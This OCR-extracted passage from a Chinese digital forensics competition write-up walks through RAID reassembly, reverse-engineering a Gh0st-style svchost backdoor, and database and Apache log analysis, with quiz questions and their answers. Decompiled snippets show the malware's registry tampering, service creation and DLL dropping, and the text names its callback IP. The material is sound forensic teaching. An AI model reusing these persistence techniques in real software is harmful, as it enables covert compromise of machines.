
题目所给的镜像文件是由四块盘组成的 RAID 磁盘阵列，所以这里需要进行 RAID 重组成原镜像才能进行分析。

22.8.1 RAID 磁盘重组

重组的原理可以看 x 下面的 l 链接：`https://wenku.baidu.com/view/02576c9ca21614791711128f2.html` `https://blog.csdn.net/my_xxh/article/details/79913694`

根据上面原理对 RAID 磁盘进行重组，这种操作在取证大师中也可以实现。

RAID 类型是常规左同步，条带大小是 64 扇区，磁盘排列顺序是 3214，加载到软件中进行重组即可。



或者如果对这些重组的知识不太了解的话，**也可以使用取证大师的“自动计算磁盘序列”功能来逐个尝试**，若可以正常打开文件说明重组后是准确的。

经过 RAID 重组之后就可以对服务器镜像取证了，服务器的取证主要可以分为以下几个方向：


exe 恶意代码分析 Apache 日志分析数据库分析

服务器的基本信息：

1. 内网 IP：192.168.4.99
2. 操作系统：windows server 2012
3. 最后一次异常关机时间：2019-03-29 20:26:28

22.8.2 exe 恶意程序逆向分析

RAID 排列完成、取证大师自动取证后，**在系统桌面上就可以发现一个名字为 malware.zip 的文件比较可疑**，把他导出解压出来得到一个 services.exe 文件。看名字就像一个后门木马文件



再回头看题目，这里就是需要我们对这个恶意程序进行逆向分析来发现一些信息。

8、★★★★(不定项选择题)通过对服务器 S1 进行取证分析，发现该服务器中的恶意程序，并分析该程序运行后做了什么操作?()

A、自加密 B、自删除 C、释放动态链接库文件 D、自擦除

9、★★★★(填空题)通过对服务器 S1 进行取证分析，获取恶意程序运行后回连的 IP 地址。(答案格式如:192.168. 1. 12)

10、★★★★(填空题)通过对服务器 S1 进行取证分析，获取恶意程序运行后释放的 DLL 文件名。(答案格式如:AbCd. d11)

11、★★★★* (单选题)通过对服务器 S1 进行取证分析，恶意程序是通过什么方式进行自启动的?()


A、注册表 B、注册表+系统服务 C、计划任务 D、系统服务

1. **静态调试**先使用 IDA 加载恶意程序进行静态分析，在 main 函数中简单分析一下就可以知道**程序做了修改注册表以及打开服务的操作**。

```
if ( strstr(v13, "Gh0st Update") )
        {
          Sleep(5000u);
LABEL_11:
          SetUnhandledExceptionFilter(TopLevelExceptionFilter);
          sub_401CA0();
```

```
    sub_402590(hInstance);
    v16 = sub_402150(v10, v12, v5);
    if ( v16 )
    {
      memset(&Filename, 0, 0x104u);
      GetModuleFileNameA(0, &Filename, 0x104u);
      wsprintfA(&SubKey, "SYSTEM\CurrentControlSet\Services\%s", v16);
      v17 = lstrlenA(&Filename);
      open_regedit(HKEY_LOCAL_MACHINE, &SubKey, "InstallModule", 1u, &Filename, v17, 0)
      open_service(v16);        //打开服务
      operator delete(v16);
      operator delete(v10);
      operator delete(v12);
    }
    ExitProcess(0);
  }
```

在 sub_402150 函数中跟进，在里面发现篡改了 Svchost 的注册表来实现自启动和开启服务，所以很明显这个是个 svchost 后门，后面注入了恶意 DLL 到某个目录中。



```
hSCObject = 0;
v30 = 0;
if ( RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Svchost", 0, 1u, &hKey) )
{
  v21 = &dword_402CE0;
  CxxThrowException(&v21, &PA.deinit);
}
cbData = 1024;
v3 = RegQueryValueExA(hKey, "netsvcs", 0, &Type, &Data, &cbData);
RegCloseKey(hKey);
SetLastError(v3);
if ( v3 )
{
  v20 = "RegQueryValueEx(Svchost\\netsvcs)";
  CxxThrowException(&v20, &PA.deinit);
}
hSCManager = OpenSCManagerA(0, 0, 0xF003Fu);
if ( !hSCManager )
{
  v23 = "OpenSCManager()";
  CxxThrowException(&v23, &PA.deinit);
}
GetSystemDirectoryA(&Buffer, 0x104u);
v4 = &Data;
while ( *v4 )
{
  wsprintfA(&SubKey, "SYSTEM\\CurrentControlSet\\Services\\%s", v4);
  if ( RegOpenKeyExA(HKEY_LOCAL_MACHINE, &SubKey, 0, 1u, &hKey) )
  {
    memset(&FileName, 0, 0x104u);
    wsprintfA(&FileName, "%s\\%sex.dll", &Buffer, v4);
    DeleteFileA(&FileName);
    if ( GetFileAttributesA(&FileName) == -1 )
    {
      wsprintfA(&v13, "MACHINE\\SYSTEM\\CurrentControlSet\\Services\\%s", v4);
      hSCObject = CreateServiceA(
```

参考：https://blog.csdn.net/huanglong8/article/details/70666987


dll 的文件名是通过动态拼接的，只能通过 OD/windbg 动态调试才可以得到。

在这个函数下面还进行了 CreateServiceA 的操作。

```
{
  memset(&FileName, 0, 0x104u);
  wsprintfA(&FileName, "%s\\%sex.dll", &Buffer, v4);
  DeleteFileA(&FileName);
  if ( GetFileAttributesA(&FileName) == -1 )
  {
    wsprintfA(&v13, "MACHINE\\SYSTEM\\CurrentControlSet\\Services\\%s", v4);
    hSCObject = CreateServiceA(
                  hSCManager,
                  v4,
                  lpDisplayName,
                  0xF01FFu,
                  0x20u,
                  2u,
                  1u,
                  "%SystemRoot%\\System32\\svchost.exe -k netsvcs",
                  0,
                  0,
                  0,
                  0,
                  0);
    if ( hSCObject )
      goto LABEL_16;
  }
  v4 = strchr(v4, 0) + 1;
}
else
{
  RegCloseKey(hKey);
  v4 = strchr(v4, 0) + 1;
}
```

1. **动态调试**


根据上面参考文章,把程序跑起来,在 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services 中，看到键值对信息，这里确实是留了一个 svchost 的后门



在下面的 Paramters 键中可以发现后门运行释放后的文件位置和文件名。

还有一个 dll 文件位于 C:\Windows\System32\Iasex.dll，所以总共释放了两个 DLL 文件。

在任务管理器和 netstat 中，查看相应的网络连接就可以知道木马的回传 IP 地址 178.56.94.77，是一个波兰的国外 IP。




22.8.3 数据库分析

题目中有一个选择题为：

通过对服务器 S1 进行取证分析，得知修改网站管理员密码的 IP 地址是?

这边就需要对服务器的 www 网站下的数据进行分析，在取证大师中将整个 D:\Phpstudy 目录导出到本地。



要找到修改了管理员密码的 IP 地址，有两个方向可以选择，**一个是在 Apache 日志中查找，一个是在数据库查看是否有相应的记录。**


这里找了 Apache 的日志，发现都没有相关的 IP 记录，可能是已经被删除了。所以这里需要在 Mysql 数据库查找信息。

导出服务器数据库


在分析之前需要先找到网站应用的数据库位置。在 www 目录下可知这个应用是 eyoucms 的，网站的数据库存储在 phpStudy\PHPTutorial\MySQL\data\eyoucms 目录下，**目录下的文件都是 MYD 和 MYI 格式的文件，无法直接打开。**

这里有两种方法可以导出数据库，一种是在上一级的 bin 目录里找到 mysqldump.exe ，使用命令 mysqldump -uroot -proot > name.sql 来导出数据库，但是这里的 mysql 的密码无法得知。

所以这里可以采用第二种方法：把 eyoucms 整个目录复制到本地数据库，例如我这里用的是 wamp 的 mysql 数据库，找到相应的文件夹复制到 data 目录下即可。



这里在数据库管理中就多了一个名字为 eyoucms 的数据库。打开数据表之后，所以很明显这里是使用 admin 管理员用户进行操作，登录的 IP 也就可以知道了。IP：192. 168.4.129



显然，这是服务器被入侵之后的黑客操作。这里的 IP 是一个内网 IP，所以很可能黑客是进入了内网进行了内网漫游。

22.8.4 Apache 日志分析

Apache 的日志分析比较简单,直接将 phpStudy\PHPTutorial\Apache\logs\access.log 文件加载到 Notepad++ 中，使用软件自带的搜索统计功能并配合正则表达式，就可以回答题目中关于日志文件的数据分析。

12、★★★(填空题)通过分析服务器 S1 的日志文件，请列出在北京时间 2019-01-28 15:48:45 成功访问了 9c0dfcfa2fd06510112b59a8a77f98dc. jpg 文件的目标 IP。(答案格式如：192. 168.1.1)


13、★★★ (填空题)通过分析服务器 SI 的日志文件，IP 地址为 162.135. 124. 177 访问该站点的 post 记录条数有几条？（答案格式如：123）

14. ★★★ (填空题)通过分析服务器 s1 的日志文件，IP 段为 71.25.66.XX 访问 loading.gif 文件并出现 304 错误记录的条数为：（答案格式如：10）

1 . 访问文件的目标 IP

搜索语法：

2019:15:48:45(.+?)9c0df*



